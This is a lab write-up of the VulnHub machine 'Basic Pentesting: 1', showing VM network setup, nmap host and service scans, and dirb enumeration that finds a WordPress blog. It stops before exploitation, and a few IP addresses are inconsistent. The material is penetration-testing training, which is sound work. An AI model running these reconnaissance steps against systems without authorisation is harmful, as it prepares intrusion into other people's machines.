Vulnerability Analysis & Exploitation Assessment: VulnHub Machine

1.Introduction

Penetration Testing (pentesting) is a vital component of cybersecurity, involving simulated attacks to uncover vulnerabilities in systems. This use case focuses on Vulnerability Analysis & Exploitation Assessment through a specific VulnHub machine, a platform providing intentionally vulnerable virtual environments for cybersecurity training. Our aim is to systematically assess the security of the chosen VulnHub machine by identifying and exploiting potential weaknesses. Through this process, we seek to gain practical insights into penetration testing methodologies and assess the vulnerabilities on it.


VULNHUB

VULNERABLE BY DESIGN

Pre – Engagement Phase:

- Click on the given link it will redirect you too the vulnhub page where you can download the machine.

  https://www.vulnhub.com/entry/basic-pentesting-1%2C216/



BASIC PENTESTING: 1

About Release

Name: Basic Pentesting: 1
Date release: 8 Dec 2017
Author: Josiah Pierce
Series: Basic Pentesting

Download

Please remember that VulnHub is a free community resource so we are unable to check the machines that are provided to us. Before you download, please read our FAQs sections dealing with the dangers of running unknown VMs and our suggestions for "protecting yourself and your network. If you understand the risks, please download!

basic_pentesting_1.ova (Size: 2.6 GB)
Download: https://drive.google.com/file/d/1wkfl9cpyjouj6ox_88EqF6tKMtTHIYC1/view?usp=sharing
Download (Mirror): https://download.vulnhub.com/basicpentesting/basic_pentesting_1.ova

- Click on the download mirror link to download the file .

- After downloading the file ,click on the file it will automatically open in virtual box (which i am using) or right click on the file and in the options use open with and select virtual box or the virtual environment your using.


- After setting up the requirements , Give **Finish**

- Go to Settings and click on Network and and change the settings to **Host only Adapter** and in the name chose **vboxnet0** . if you can't see the option as vboxnet0 you should create one

- Go to tools in virtualbox and click on host only adapter and Click on **create .**now its created you can go to settings and network and do select the vboxnet0.
- If your using kali linux in virtual box then you should use NAT Network in the Network settings .if you don't see the name there .

- Then you should create one using the above step by selecting NAT Network and creating a new NAT network .You should keep the vulnhub machine in the same NAT Network

After changing the settings now click on **start**



Invalid password, please try again


Staring Screen Of VM

Reconnaissance Phase:

Reconnaissance, often shortened to "recon," is the initial phase of information gathering and analysis conducted in cybersecurity and military operations. In cybersecurity, reconnaissance involves collecting data about target systems, networks, and entities to assess potential vulnerabilities and plan further actions. It includes activities such as scanning networks, identifying open ports, enumerating services, and gathering intelligence about target systems and their configurations. Reconnaissance plays a crucial role in understanding the security posture of a target and informing subsequent stages of an attack or defense strategy.

After downloading and setting up the machine . we need to know the ip of the target machine which is in our network so we use **ifconfig** to find out in which ip we are in so we can use ping scan to find out target ip .


I started scanning the entire network using **nmap** tool which is pre-installed in kali linux, and got few machines running in this network



```
└─# nmap -sn 192.168.56.0/24
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 11:17 IST
Nmap scan report for 192.168.56.100
Host is up (0.00017s latency).
MAC Address: 08:00:27:53:99:6E (Oracle VirtualBox virtual NIC)
Nmap scan report for vtcsec (192.168.56.101)
Host is up (0.00041s latency).
MAC Address: 08:00:27:7B:52:44 (Oracle VirtualBox virtual NIC)
Nmap scan report for 192.168.56.1
Host is up.
Nmap done: 256 IP addresses (3 hosts up) scanned in 7.92 seconds
```

After checking out each and every IP using **nmap -O** which is for OS detection i got know my target IP is **192.68.56.101.**I used nmap to find an open port of the target using.

```
nmap -A -sV -P -T4 192.168.56.101
```




```
└─# nmap -A -sV -P -T4 192.168.56.101
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-01-19 11:23 IST
Nmap scan report for vtcsec (192.168.56.101)
Host is up (0.00058s latency).
Not shown: 997 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
21/tcp open  ftp     ProFTPD 1.3.3c
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 d6:01:90:39:2d:8f:46:fb:03:86:73:b3:3c:54:7e:54 (RSA)
|   256 f1:f3:c0:dd:ba:a4:85:f7:13:9a:da:3a:bb:4d:93:04 (ECDSA)
|_  256 12:e2:98:d2:a3:e7:36:4f:be:6b:ce:36:6b:7e:0d:9e (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Site doesn't have a title (text/html).
MAC Address: 08:00:27:7B:52:44 (Oracle VirtualBox virtual NIC)
Device type: general purpose
Running: Linux 3.X|4.X
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4
OS details: Linux 3.2 - 4.9
Network Distance: 1 hop
Service Info: OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE
HOP RTT     ADDRESS
1   0.58 ms vtcsec (192.168.56.101)

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 9.25 seconds
```

From this we can see the following ports and services:

- port 21/tcp — FTP — (ProFTPD 1.3.3c)
- port 22/tcp — SSH — (OpenSSH 7.2p2 Ubuntu)
- port 80/tcp — HTTP — (Apache httpd 2.4.18)\

we have found 3 open ports that run services FTP, SSH, and HTTP on the target.I will check with the HTTP service



Undergoing maintenance


Please check back later

Scanning Phase:

During the scanning phase in cybersecurity, various tools and techniques are utilized to gather information about target systems, networks, and services. This phase is crucial for identifying potential vulnerabilities and weaknesses that could be exploited in further stages of an attack or used to enhance the defense posture.

Nothing interesting on this page ,no much details so I will go for subdirectories of that target by using dirbuster tool which is already pre-installed on Kali Linux.


```
dirb http://192.168.56.101/
```



```
└─# dirb http://192.168.56.101/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Fri Jan 19 11:33:32 2024
URL_BASE: http://192.168.56.101/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.56.101/ ----
+ http://192.168.56.101/index.html (CODE:200|SIZE:177)
==> DIRECTORY: http://192.168.56.101/secret/
+ http://192.168.56.101/server-status (CODE:403|SIZE:302)

---- Entering directory: http://192.168.56.101/secret/ ----
+ http://192.168.56.101/secret/index.php (CODE:301|SIZE:0)
==> DIRECTORY: http://192.168.56.101/secret/wp-admin/
==> DIRECTORY: http://192.168.56.101/secret/wp-content/
==> DIRECTORY: http://192.168.56.101/secret/wp-includes/
+ http://192.168.56.101/secret/xmlrpc.php (CODE:405|SIZE:42)
```

I got a valid URL

https://192.168.56.105/secret/



My secret blog – Just another WordPress site - Mozilla Firefox
My secret blog – Just an...
192.168.56.103/secret/
Search

Just another WordPress site

Scroll down to content

Posts

Posted on November 16, 2017

Hello world!


Welcome to WordPress. This is your first post. Edit or delete it, then start writing!

Search for: Search ...

After visiting the URL , I observe that all the links referred to the domain called “vtcsec”. But it seems to be down, I think this machine is meant to be “vtcsec” host, So for seeing this website with full content, I’ll add “vtcsec” on my host file and try again.

